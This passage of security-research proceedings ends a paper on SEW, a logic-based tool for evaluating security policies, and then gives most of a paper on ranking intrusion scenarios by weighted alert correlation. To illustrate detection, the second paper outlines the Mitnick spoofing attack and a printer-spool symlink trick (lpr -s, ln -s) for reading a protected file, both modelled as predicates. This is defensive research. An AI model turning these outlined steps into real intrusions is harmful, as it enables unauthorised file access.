


Fig. 4. SEW Structure

Automated Evaluation

For the selected type of the system (such as operating systems, firewalls, etc.) we have to formulate three scopes, develop an automatic State Analyzer, interactive Security Criteria Manager, and Flaws Explorer. SPR and Evaluation Reporter are the task-independent ones.

At first, system to be evaluated and the model having been implemented in the system need to be specified in SPSL in the form of the scopes.

Security State Scope is delivered by the State Analyzer automatically. In Windows 2000 a special executable collects the system security state. In the Windows terms this means that the State Analyzer gathers information about users, groups, their access rights, registry entries values, etc.

Security Criteria Scope is interactively configured by evaluator. Security criteria are the subjective one, because only person may estimate the value of information and the constraints on its access. The special tool is used by evaluator to set the criteria, the Security Criteria Manager. In Windows 2000 it is a special interactive dialog application asking the evaluator for the security criteria, editing, and saving them.

Access Control Rules Scope, the only scope which is predefined, may be formulated as the requirements of the security policy. The access control rule says when the

access is granted. In Windows 2000 there is the standard set of access types. For example, in Windows 2000 user can read file NTDETECT.COM if user belongs at least to Power User group and has no ACL restriction. Obviously, all the scopes are specified in SPSL.

Three scopes are targeted to SPR. SPR checks the initial system security state by the security criteria, then it generates all reachable states and check them by the criteria. Output of SPR is the Safety Verdict which contains "Safe/Unsafe" decision.

SPR exports API to a logical machine call and will provide a convenient interface for starting and stopping the evaluation process, controlling the progress, filling the logical machine with the predicates, and receiving the results.

If SPR produces the system state, which makes the security criteria false, the Security Flaws Explorer demonstrates the sequence of the events, which leads to the security fault. And Evaluation Reporter produces the final report containing an access control model, an initial state, access control rules, security criteria, an evaluation result, and a security flaws trace.

In Windows 2000 Security Flaws Explorer will generate the fault state report, containing users, groups, files, ACL, registry at the moment of flaw. This is like the stamp of the system. The report will also include the sequence of states and transitions which move the system to the fault state from the initial one.

Evaluation Reporter collects the report from Security Flaws Explorer and the verdict from SPR and forms the Final Report. The Final Report is the documentation, which has the proof of system safety or unsafety.

SEW Applications

Safety Evaluation Workshop has task-depended and task-independent components. In the Fig. 4 different kinds of systems to be evaluated (Windows, Linux, or Firewall) are presented. This is the sample set of systems for evaluation. The evaluation may be extended to variety of information systems. It is very important that the kernel of the automated evaluation, SPR, is the task-independent unit. This circumstance makes it possible to build on its base the evaluation programs of varied targets.

SEW may at least have two variants of security estimation. There are dynamic and static modes of work. In the static mode the system security state gathering cuts all other load of the system. State Analyzer collects all system information and forms inputs for SPR, SPR produces the Safety Verdict, and the Reporter generates the Final Report. In this case the Workshop is the set of routines and applications. The estimator runs them. In the dynamic mode Workshop is running as above but at background and does not stop the system load. It is convenient for user but implicates the system resources waste.

Conclusion

This paper investigates new directions for analyzing the security policies. We have found the framework of logic useful for this purpose especially when dealing with security policies which include situations where some norms may be violated. We focused on how to check the security policy consistency. The proposed approach has the potential for greatly increasing the ease of evaluation and maintenance of secure system.

For this aspect, support tools have been implemented. We have developed a security constraints checker, SPR, which uses the logical resolution. The SPR-based toolkit, SEW, was constructed for the workplaces operating system safety evaluation. The SEW can drastically improve the security policy enforcement.

This experiment also raises several interesting real-world problems which seem to require more theoretical development. In particular, the analysis of the security policy constraints shows that the concepts of responsibility must be modeled. It also shows that our approach must be extended in order to express temporal notions and difference between the declared and implemented security features (such as the security flaws and vulnerabilities). There are several other functionalities that we plan to investigate in the future. For instance, functionality for designing evaluation tools for intercommunication between several systems, each of them being associated with its own security policy.

Observing our current achievements and the results of analysis of the security policies enforcement by the security mechanisms of common operating systems, we can show that the theoretical undecidability can be resolved in the particular cases with proposed technique.

References

1. Jajodia, S., Samarati, P., and Subrahmanian, V.S.: A Logical Language for Expressing Authorizations. Proc. of the IEEE Symposium on Security and Privacy, Oakland, CA (1997)
2. Hoagland, J.A., Panday, R., and Levitt, K.N.: Security Policy Specification Using a Graphical Approach. Tech. report CSE-98-3, UC Davis Computer Science Dept. (1998)
3. Damianou, N., Dulay, N., Lupu, E., Sloman, M.: The Ponder Policy Specification Language. Proc. Policy 2001: Workshop on Policies for Distributed Systems and Networks, Bristol, UK (2001)
4. Goguen, J. and Meseguer, J.: Security policies and security models. Proc. of the 1982 IEEE Symposium on Security and Privacy, Oakland, CA (1982)
5. McLean, J.: Reasoning about security models. Proc. of the 1987 IEEE Symposium on Security and Privacy, Oakland, CA (1987)
6. McLean, J.: The Algebra of Security, Proc. 1988 IEEE Symposium on Security and Privacy (April 1988)
7. McLean, J.: Security models and information flow, Proc. 1990 IEEE Symposium on Security and Privacy (May 1990)
8. Bell, D. and LaPadula, L.: Secure Computer Systems: Unified Exposition and Multics Interpretation, Technical Report, MTR-2997, MITRE, Bedford, Mass (1975)
9. Harrison, M., Ruzzo, W., and Ullman, J.: Protection in operating systems. Communications of the ACM. 19(8) (August 1976) 461–471
10. Bratko, I.: PROLOG Programming for Artificial Intelligence. Addison-Wesley Pub Co; 3rd edition (2000)

Enhanced Correlation in an Intrusion Detection Process

Salem Benferhat[1], Fabien Autrel[2], and Frédéric Cuppens[3]

[1] CRIL CNRS Université d'Artois
Rue Jean Souvraz SP 18 F 62307, Lens Cedex, France
[2] ONERA-CERT, 2 Av. E. Belin, 31055 Toulouse Cedex, France
[3] IRIT, 118 route de Narbonne, 31062 Toulouse Cedex, France
benferhat@cril.univ-artois.fr, autrel@cert.fr, cuppens@irit.fr

Abstract. Generally, the intruder must perform several actions, organized in an *intrusion scenario*, to achieve his or her malicious objective. Actions are represented by their *pre and post conditions*, which are a set of logical predicates or negations of predicates. Pre conditions of an action correspond to conditions the system's state must satisfy to perform the action. Post conditions correspond to the effects of executing the action on the system's state.
When an intruder begins his intrusion, we can deduce, from the alerts generated by IDSs, several possible scenarios, by *correlating attacks*, that leads to multiple intrusion objectives. However, with no further analysis, we are not able to decide which are the most plausible ones among those possible scenarios. We propose in this paper to define *an order over the possible scenarios* by *weighting the correlation relations between successive attacks* composing the scenarios. These weights reflect to what level executing some actions are necessary to execute some action B. We will see that to be satisfactory, the comparison operator between two scenarios must satisfy some properties.

1 Introduction

The main objective of computer security is to design and develop computer systems that conform to the specification of a security policy. A security policy is a set of rules that specify the authorizations, prohibitions and obligations of agents (including both users and applications) that can access to the computer system. An intruder (also called hacker or cracker) might be viewed as a malicious agent that tries to violate the security policy. Thus, an intrusion is informally defined as a deliberate attempt to violate the security policy.

Sometimes the intruder might perform his intrusion by using a single action. For instance, performing a deny of service using the *ping of death* attack simply requires sending a too long IP packet. However, more complex intrusions generally require several steps to be performed [9,6,7]. For instance, let us consider the *Mitnick* attack. There are two steps in this attack. In the first step, the intruder floods a given host H. Then the intruder sends spoofed SYN messages

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 157–170, 2003.

corresponding to H address to establish a TCP connection with a given server S. When S sends a SYN-ACK message, H would normally send a RESET message to close the connection. But this is not possible since H is flooded. This enables the intruder to send an ACK message to illegally open a connection with S. Notice also that opening a TCP connection with S is probably not the intruder's final objective. It is likely that the intruder will then attempt to get an access on S for instance by performing a *rlogin*. This means that the *Mitnick* attack will actually represent preliminary steps of a more global intrusion. In the following, we shall call *intrusion scenario* the complete sequence of actions that enables the intruder to achieve his intrusion objective.

In [1,2] a notion of attack correlation, which allows to recognize various steps of an intrusion scenario, has been defined. Then an approach, based on attack correlation, which recognizes if a sequence of correlated actions can lead to an intrusion objective (*malicious intention recognition*) has been developped. This approach allows to build a set of possible scenario instances compatible with observations generated by IDSs.

The proposed approach in [1,2] is not satisfactory. Indeed, the number of possible scenarios can be high, and no additional information is provided to the system administrator to distinguish between the most plausible scenarios and the less plausible ones.

This paper proposes a new approach to alert correlation which allows to rank order different possible scenarios. We first enrich the representation of action by also considering the detection time of each action. We distinguish two kinds of influence relations between two actions:

- positive influence relation where the realisation of an action A may lead to the realisation of an action B.
- negative influence relation where the realisation of action A blocks the realisation of B

Then, we associate with each action A a weight which represents the plausibility of realisation of action A, given the fact that some actions (which may directly influence A) have been achieved. These weights will allow us to compare and rank-order different scenarios.

The rest of this paper is organized as follows. Section 2 introduces the representation of actions and scenarios. These representations are simple extensions of those used in [1] taking into account the notion of detection time. Section 3 presents an example and illustrates the need for defining methods to limit the number of possible scenarios. Section 4 presents the weighted correlation approach.

2 Modelling the Intrusion

In order to model the intrusion process, we extend the material defined in [1]. We consider that the intruder can use a set of actions to achieve his intrusion objective, more precisely he must find a subset of actions that allows him to

reach a system state where the security policy is violated, i.e where the intrusion objective is reached.

We assume that we have a set of actions that an intruder can execute, and a set of intrusion objectives to be protected. Intrusion detection systems (IDSs) produce alerts which correspond to instanciated attacks.

Our aim is to see if there are sequences of instanciated attacks, called scenarios, which allows to reach an intrusion objective.

The following subsections first gives the representation of actions and intrusion objectives, then defines the notions of action correlation and intrusion scenarios.

2.1 Representing Actions

In [1], actions are represented by their pre and post conditions. Pre conditions of an action represent the state the system must satisfy in order to be able to execute the action. Post condition expresses the effects of the action over the system state.

Discovering correlation links among a set of actions often involve the time where these actions are detected. Indeed, in practice we deal with *time-stamped* alerts, associated with attacks, that are totally ordered. The order over a set of alerts is imposed by the intruder who is doing the intrusion.

We propose to augment the action model by adding the time-stamp which represents the time where the action has been detected.

Definition 1: Action Modelisation. An action A is modelled using four fields:

- $Name(Param_1, Param_2, ..., Param_n)$: a functionnal expression representing the name of the action and its parameters
- DetectTime: the timestamp at which the action has been detected
- Pre condition: conjunction of predicates the system's state must satisfy in order to be able to execute the action.
- Post condition: conjunction of predicates expressing the effects of the action over the system's state.

From now $DetectTime(Action_i)$ designates the timestamp of an action's instance. $Pre(Action_i)$ and $Post(Action_i)$ designate respectively the action's pre conditions and post conditions.

Fig. 1 shows examples of action modelisations, which will be used later to define scenarios.

2.2 Representing Intrusion Objectives

Intrusion objectives are modelled by a condition over the system's state.

Definition 2: Intrusion Objective Modelisation. An intrusion objective O is modelled using two fields:

Action $touch(Agent, File)$
Detectime: $timestamp$
Pre: $OperatingSystem(OS)$
Post: $file(File)$,
$authorized(Agent, read, File)$,
$authorized(Agent, write, File)$

Action $block(Agent, Printer)$
Detectime: $timestamp$
Pre: $printer(Printer)$,
$physical\_access(Agent, Printer)$,
not$(blocked(Printer))$
Post: $blocked(Printer)$

Action $lpr\ -s(Agent, Printer, File)$
Detectime: $timestamp$
Pre: $printer(Printer)$,
$file(File)$,
$authorized(Agent, read, File)$,
$OperatingSystem(OS)$
Post: $queued(File, Printer)$

Action $remove(Agent, File)$
Detectime: $timestamp$
Pre: $authorized(Agent, write, File)$,
$file(File)$
Post: not $(file(File))$

Action $ln\ -s(Agent, Link, File)$
Detectime: $timestamp$
Pre: not $(file(Link))$
$OperatingSystem(OS)$
Post: $linked(Link, File)$
$file(File)$

Action $unblock(Agent, Printer)$
Detectime: $timestamp$
Pre: $printer(Printer)$,
$blocked(Printer)$,
$physical\_access(Agent, Printer)$
Post: not $(blocked(Printer))$

Action $print\text{-}process(Printer, Link)$
Detectime: $timestamp$
Pre: $queued(Link, Printer)$,
$linked(Link, File)$,
not $(blocked(Printer))$
Post: $printed(Printer, File)$,
not $(queued(Link, Printer))$

Action $get\text{-}file(Agent, File, Printer)$
Detectime: $timestamp$
Pre: $printed(Printer, File)$,
$physical\_access(Agent, Printer)$
Post: $read\_access(Agent, File)$

Fig. 1. Definition of actions used in the illegal file access scenario

- $Name(Param_1, Param_2, ..., Param_n)$: a functionnal expression representing the name of the objective and its parameters
- StateCondition: conjunction of predicates the system's state verify when the objective is reached.

For example the intrusion objective $DOS\_on\_DNS(Host)$ is reached when the two following predicates are satisfied: $dns\_server(Host)$ and $dos(Host)$. They signify respectively that $Host$ is a DNS server and that $Host$ is not available. Fig. 2 shows another example of intrusion objective modeling. The intrusion objective illegal file access is achieved when an agent obtains a read access to a file while he is not allowed to do so.

Intrusion_Objective $illegal\_file\_access(File)$
State_Condition: $read\_access(Agent, File)$,
not $(authorized(Agent, read, File))$

Fig. 2. Illegal file access intrusion objective

2.3 Representing Domain Knowledge or System's State

Domain knowledge or system's state, denoted by K, contains available information about the system. It is represented by a set of predicates. For instance, domain knowledge K can be equal to $\{file(secret\_file)$, $printer(ppt)$, $physical\_access(bad\_guy, ppt)\}$, which means that $secret\_file$ is a file, ppt is a printer and that the agent bad_guy has access to the printer ppt.

2.4 Action Correlations

For the intruder, once the intrusion scenario and the intrusion objective have been defined, the set of actions necessary to achieve its goal is defined and fixed. On the intrusion detection point of view, we must find among a big amount of intrusion alerts a set of alerts that lead to an intrusion objective. For this purpose we define action correlation. Action correlation allows us to say that if an action A is correlated with an action B, then A may have an influence over the realisation of B.

Let E and F be two logical expressions having the following form[1]:

- $E = expr_{E_1}, expr_{E_2}, ..., expr_{E_m}$
- $F = expr_{F_1}, expr_{F_2}, ..., expr_{F_n}$

where each $expr_{E_i}$ (resp $expr_{F_i}$) is either a predicate or a negation of predicate, namely $expr_{E_i}$ (resp $expr_{F_i}$) must have one of the following forms:

[1] Notice that we assume that these two expressions do not include disjunctions. This is a restriction which is used to simplify definitions of correlation. Generalising correlation definitions to take into account disjunctions represents further work that remains to be done.

- $expr_{E_i} = pred$
- $expr_{E_i} =$ `not` $(pred)$

where $pred$ is a predicate. We also assume that E and F are not equivalent to $true$.

Definition 3: Correlation. We say that logical expressions E and F are *correlated* if there exist i in $\{1, .., m\}$ and j in $\{1, .., n\}$ such that $expr_{E_i}$ and $expr_{F_j}$ are unifiable through a most general unifier (mgu) Θ.

Definition 4: Action Correlation or Positive Influence. An action A has a *positive influence* on an action B if the post condition of A and the pre condition of B are correlated using definition 1.

Fig. 3 illustrates an example of attack correlation where the action mount may have a positive influence on the action $.rhostmodification$.




Fig. 3. Example of positive influence between two attacks

Definition 5: Malicious Action. An action A is a malicious action with respect to an intrusion objective O, if the post condition of A and the state condition of O are correlated.

For example the action $get\text{-}file(Agent, File, Printer)$ is a malicious action because its post condition is correlated with intrusion objective $illegal\_file\_access(File)$.

Definition 6: Initial Action. An action A is said to be an initial action if either its pre condition is equal to true, or all its pre condition predicates are satisfied by the system's state.

For example the action $touch(Agent, File)$ is an initial action, since its pre condition is equal to true.

2.5 Intrusion Scenario

An intrusion scenario is a sequence of action which aims at modifying the system's state in order to reach a particuliar state where the intrusion objective is achieved.

Definition 7: Intrusion Scenario. An intrusion scenario is a sequence $S(A_1, A_2, ..., A_n, O)$ where A_i's are attacks instances, A_1 is an initial action and O is an intrusion objective instance such that:

- $\forall i, j \in \{1, .., n\}$, if $i > j$ then $Detectime(A_i) \geq Detectime(A_j)$
- $\forall i \in \{1, .., n\}$, $\exists j < i$ such that A_i has an influence over A_j.
- A_n is a malicious attack with respect to O

Note that other actions (than A_n) in scenario S can also have an influence over O.

3 Example and Limitations

The definition of correlation used in this paper is quite weak. Actually two actions are correlated as soon as they have one predicate in common in their post condition and pre condition. As a side effect, given a set of actions we can build a high number of scenarios leading to an intrusion objective. We illustrate this with a scenario example leading to an illegal access to a protected file.

Let us consider an intruder, *bad_guy*, and a confidential file *secret_file*. Let us say that *bad_guy* wants to reach the intrusion objective $illegal\_file\_access(secret\_file)$. The intruder and the system start in the following system's state K:

- $file(secret\_file)$
- not$(read_access(bad_guy, read, secret_file))$
- $printer(ppt)$
- $physical\_access(bad\_guy, ppt)$
- not$(blocked(ppt)$

This means that $secret\_file$ is a file, *bad_guy* does not have the rights to read it and *ppt* is a printer that *bad_guy* can reach physically. *bad_guy* wants to reach a system state where the following conditions are achieved:

- $read\_access(bad\_guy, read, secret\_file))$
- not$(authorized((bad_guy, read, secret_file))$

That is, *bad_guy* can read the sensible file $secret\_file$ while he is not allowed to do so.

Let us assume that the following actions are detected:

- $A = touch(bad\_guy, guy\_file)$ with $Detectime(A) = t_1$
- $B = block(bad\_guy, ppt)$ with $Detectime(B) = t_2$
- $C = lpr\text{-}s(bad\_guy, ppt, guy\_file)$ with $Detectime(C) = t_3$
- $D = remove(bad\_guy, guy\_file)$ with $Detectime(D) = t_4$
- $E = ln\text{-}s(bad\_guy, guy\_file, secret\_file)$ with $Detectime(E) = t_5$
- $F = unblock(bad\_guy, ppt)$ with $Detectime(F) = t_6$
- $G = print - process(ppt, guy\_file)$ with $Detectime(G) = t_7$
- $H = get - file(bad\_guy, secret\_file)$ with $Detectime(H) = t_8$

The timestamps are such that $t_1 < t_2 < t_3 < t_4 < t_5 < t_6 < t_7 < t_8$.

3.1 Possible Scenarios

From the set of instanciated actions presented above and according to the definition of action correlation, we can build several plausible scenarios which are all correlated to the illegal file access intrusion objective. Fig. 4 shows the correlation links existing in our example according to the actions timestamps and hence exhibits the following possible scenarios:

- scenario 1: $S_1 = (A, B, C, D, E, F, G, H, O)$
- scenario 2: $S_2 = (A, C, G, H, O)$
- scenario 3: $S_3 = (A, D, E, G, H, O)$
- scenario 4: $S_4 = (B, F, G, H, O)$
- scenario 5: $S_5 = (A, C, D, E, G, H, O)$
- scenario 6: $S_6 = (A, B, D, E, F, G, H, O)$
- scenario 7: $S_7 = (A, B, C, F, G, H, O)$

Note that only scenario 1 involves all instanciated actions $(A - H)$. A and B are initial states since $Pre(A)$ is true and all predicates of $Pre(B)$ are satisfied by the initial system's state.

Any system administrator would easily conclude that the most dangerous scenario among those seven possible scenarios is the first one which uses all the actions. However we would like to be able to choose automatically the most plausible scenario among those seven. More generally, given a set of action instances, we would like to be able to build a set of possible scenarios and choose the most plausible one among them. In order to achieve this, we introduce in the next section two improvements which are the notion of anti-correlation and the notion of weighted correlation.

4 Weighted Correlation

The first improvement consists in introducing the notion of anti-correlation, or negative influence, between two actions. Intuitively, A anti-correlates B if when A is achieved, B cannot be imediately observed. More precisely, A anti-correlates B is there exists an expression $expr_1$ in $Post(A)$, and an expression $expr_2$ in $Pre(B)$ such that $expr_1$ and $\texttt{not}(expr_2)$ are unifiable.

Definition 8: Anti-correlation. We say that logical expressions E and F are anti correlated if one of the following conditions is satisfied:

- there exists i in $[1, m]$ and j in $[1, n]$ such that $expr_{E_i}$ and $\texttt{not}\ (expr_{F_j})$ are unifiable through a mgu Θ.
- there exists i in $[1, m]$ and j in $[1, n]$ such that $\texttt{not}\ (expr_{E_i})$ and $expr_{F_j}$ are unifiable through a mgu Θ.




Fig. 4. Graph of the illegal file access scenario

Definition 9: Negative Influence. We say that an action A has a *negative influence* on an action B if $Pre(A)$ and $Post(B)$ are anti-correlated using definition 8.

For instance, the post condition of $touch(Agent1, File1)$ is anti correlated with the pre condition of $ln\text{-}s(Agent2, Link2, File2)$ through the unifier $File1 = Link2$ (see fig. 5).

Anti-correlation allows us to ignore scenarios containing at least one action which has a negative influence on another action.




Fig. 5. Example of anti correlation between two attacks

The second improvement that we propose is to associate to each action instance B, in a given scenario, a correlation weight. This weight depends on the set of all attacks which have a positive or negative influence on B.

Let us denote by S_B the set of actions belonging to scenario S, which have an influence on B. Then the correlation weight associated to B is defined from the number of predicates of $Pre(B)$ that can be unified with post conditions of actions in S_B. More formally, let:

- $Pos(S_B) = \bigcup_{A \in S_B} Post(A)$
- $U(S_B, B)$: the number of predicates in $Pre(B)$ which are unified at least with one element of $Pos(S_B)$

Then:

Definition 10: Correlation Weight. A correlation weight associated with an action B in a scenario S, denoted by $\omega_S(B)$, is defined as:

$$\omega_S(B) = \begin{cases} 0 & \text{if there exists at least one element in } S_B \\ & \text{which has a negative influence on } B \\ 1 & \text{if } S_B = \emptyset \text{ (namely, B is an initial state)} \\ \frac{U(S_B,B)}{|Pre(B)|} & \text{otherwise} \end{cases}$$

Where $|Pre(B)|$ is the number of predicates in the pre condition of B. In other terms $\omega_S(B)$ gives the rate of preconditions in B that can be achieved using a scenario S.

Similarly, $\omega_S(O)$ gives the ratio of state conditions in intrusion objective O that can be satisfied in a scenario S, namely:

$$\omega_S(O) = \begin{cases} 0 & \text{if there exists at least one element in } S_O \\ & \text{which has a negative influence on } O \\ \frac{U(S_O,O)}{|StateCondition(O)|} & \text{otherwise} \end{cases}$$

5 Weighting Scenarios

This section aims at showing how correlation weights can be used to rank-order a set of possible scenarios leading to the same intrusion objective.

In the following, to each scenario $S = (A_1, A_2, ..., A_n, O)$ we associate its vector of correlation weights $(\omega_S(A_1), \omega_S(A_2), ..., \omega_S(A_n), \omega_S(O))$. The question is how to aggregate these weights in order to evaluate the plausibility of a given scenario and how to compare two weighted scenarios. By g we designate the aggregation operator.

A first natural aggregation mode is to consider the mean operator, namely:

Mean-based agregation mode:

$$g(A_1, ..., A_n, O) = \frac{\sum_{i=1} \omega_S(A_i) + \omega_S(O)}{n+1}$$

However this aggregation mode is not desirable since scenarios containing actions with a null weight are not excluded.

Conjunctive-based agregation mode:

A natural condition that g should satisfy is:

If $\exists i \in \{1, .., n\}$ $\omega_S(A_i) = 0$ or $\omega_S(O) = 0$ then $g(A_1, ..., A_n, O) = 0$.

Aggregation functions satisfying this condition are called conjunctive operators. A weaker form of such operators can be if $\omega_S(A_i) = 0$ or $\omega_S(O) = 0$ then scenario S should be among the least plausible ones. The weakest form of a conjunctive operator would be to say that a scenario S should not be among the most plausible ones if $\omega_S(A_i) = 0$ or $\omega_S(O) = 0$.

An example of aggregation operator which is conjunctive is the minimum operator, namely:

Definition 11: A scenario $S = (A_1, A_2, ..., A_n, O)$ is said to be more plausible than $S' = (B_1, B_2, ..., B_{n'}, O)$ if

$$min((\omega_S(A_1), \omega_S(A_2), ..., \omega_S(A_n), \omega_S(O))) > \min((\omega_{S'}(B_1), \omega_{S'}(B_2), ..., \omega_{S'}(B_{n'}), \omega_{S'}(O)))$$

This definition considers that a scenario is plausible as soon as the lowest correlation weight of an action is somewhat plausible. The higher is the correlation weight, the more plausible is the scenario.

This definition is however too restrictive. Assume that we have two scenarios $S = (A_1, A_2, ..., A_n, O)$ and $S' = (B_1, B_2, ..., B_{n'}, O)$. Concerning the scenario S assume that $\forall i \in 1, n, \omega_S(A_i) = \alpha$ and $\omega_S(O) = \alpha$. Assume also that for the scenario S' there exists j such that $\omega_{S'}(B_j) = \alpha$ and that $\forall i \in 1, n', i \neq j, \omega_{S'}(B_i) > \alpha, \omega_{S'}(O) > \alpha$. In such a case, one would clearly prefer scenario S' to S since S' contains stronger correlated actions. But they are considered equally plausible when compared with the minimum operator since we only consider the worst correlated action.

A possible refinement of the minimum operator is to use a so-called "leximin operator", well-known in social-choice theory [5]. The leximin ordering makes sense only when comparing two equally sized vectors. Hence when comparing two scenarios having a different number of actions, we have to duplicate the lowest weight in the shortest scenario to obtain two equally sized vectors of weights. The following describes the leximin ordering:

Definition 12: Let $\overrightarrow{v} = (v_1, ..., v_n)$ and $\overrightarrow{v'} = (v'_1, ..., v'_n)$ be two vectors of weights ranked increasingly, namely $v_1 > ... > v_n$ and $v'_1 > ... > v'_n$. Then $\overrightarrow{v}$ is said to be leximin prefered to $\overrightarrow{v'}$ if $\exists i$ such that $v_i > v'_i$ and $\forall j < i$, $v_j = v'_j$.

In order to apply this definition to rank-order scenarios, we view the correlation weights associated to each scenario S as a vector of weights $\overrightarrow{v_S}$. By $\overrightarrow{v_{\sigma(S)}}$ we denote the vector obtained from $\overrightarrow{v_S}$ by ranking the weights increasingly.

Then, the selection of plausible scenarios is given by the following definition:

Definition 13: A scenario S is prefered to S', denoted by $S > S'$, if $\overrightarrow{v_{\sigma(S)}} >_{leximin} \overrightarrow{v_{\sigma(S')}}$. A scenario S is among the most plausible scenarios if there is no scenario S' such that $S' > S$.

Let us go back to our illegal file access example.

As we said in the section *possible scenarios*, according to definition 3 we can build the following seven scenarios:

- scenario 1: $S_1 = (A, B, C, D, E, F, G, H, O)$
- scenario 2: $S_2 = (A, C, G, H, O)$
- scenario 3: $S_3 = (A, D, E, G, H, O)$
- scenario 4: $S_4 = (B, F, G, H, O)$
- scenario 5: $S_5 = (A, C, D, E, G, H, O)$
- scenario 6: $S_6 = (A, B, D, E, F, G, H, O)$
- scenario 7: $S_7 = (A, B, C, F, G, H, O)$

According to definition 10, their corresponding vectors of weights are:

- scenario 1: $\overrightarrow{v_{S_1}} = (1, 1, 1, 1, 1, \frac{1}{2}, 1, \frac{1}{2}, \frac{1}{2})$ and $\overrightarrow{v_{\sigma(S_1)}} = (\frac{1}{2}, \frac{1}{2}, \frac{1}{2}, 1, 1, 1, 1, 1, 1)$
- scenario 2: $\overrightarrow{v_{S_2}} = (1, 1, \frac{1}{3}, \frac{1}{2}, \frac{1}{2})$ and $\overrightarrow{v_{\sigma(S_2)}} = (\frac{1}{3}, \frac{1}{2}, \frac{1}{2}, 1, 1)$

- scenario 3: $\overrightarrow{v_{S_3}} = (1, 1, 1, \frac{1}{3}, \frac{1}{2}, \frac{1}{2})$ and $\overrightarrow{v_{\sigma(S_3)}} = (\frac{1}{3}, \frac{1}{2}, \frac{1}{2}, 1, 1, 1)$
- scenario 4: $\overrightarrow{v_{S_4}} = (1, \frac{1}{2}, \frac{1}{3}, \frac{1}{2}, \frac{1}{2})$ and $\overrightarrow{v_{\sigma(S_4)}} = (\frac{1}{3}, \frac{1}{2}, \frac{1}{2}, \frac{1}{2}, 1)$
- scenario 5: $\overrightarrow{v_{S_5}} = (1, 1, 1, 1, \frac{1}{3}, \frac{1}{2}, \frac{1}{2})$ and $\overrightarrow{v_{\sigma(S_5)}} = (\frac{1}{3}, \frac{1}{2}, \frac{1}{2}, 1, 1, 1, 1)$
- scenario 6: $\overrightarrow{v_{S_6}} = (1, 1, 1, 1, \frac{1}{2}, \frac{1}{3}, \frac{1}{2}, \frac{1}{2})$ and $\overrightarrow{v_{\sigma(S_6)}} = (\frac{1}{3}, \frac{1}{2}, \frac{1}{2}, \frac{1}{2}, 1, 1, 1, 1)$
- scenario 7: $\overrightarrow{v_{S_7}} = (1, 1, 1, \frac{1}{2}, \frac{1}{3}, \frac{1}{2}, \frac{1}{2})$ and $\overrightarrow{v_{\sigma(S_7)}} = (\frac{1}{3}, \frac{1}{2}, \frac{1}{2}, \frac{1}{2}, 1, 1, 1)$

Applying definition 12, the height scenarios are ranked as follow:
$S_1 > S_6 > S_5 > S_7 > S_3 > S_2 > S_4$

Hence, S_1 (which involves all instanciated attacks) is the most plausible scenario, as expected.

6 Conclusion

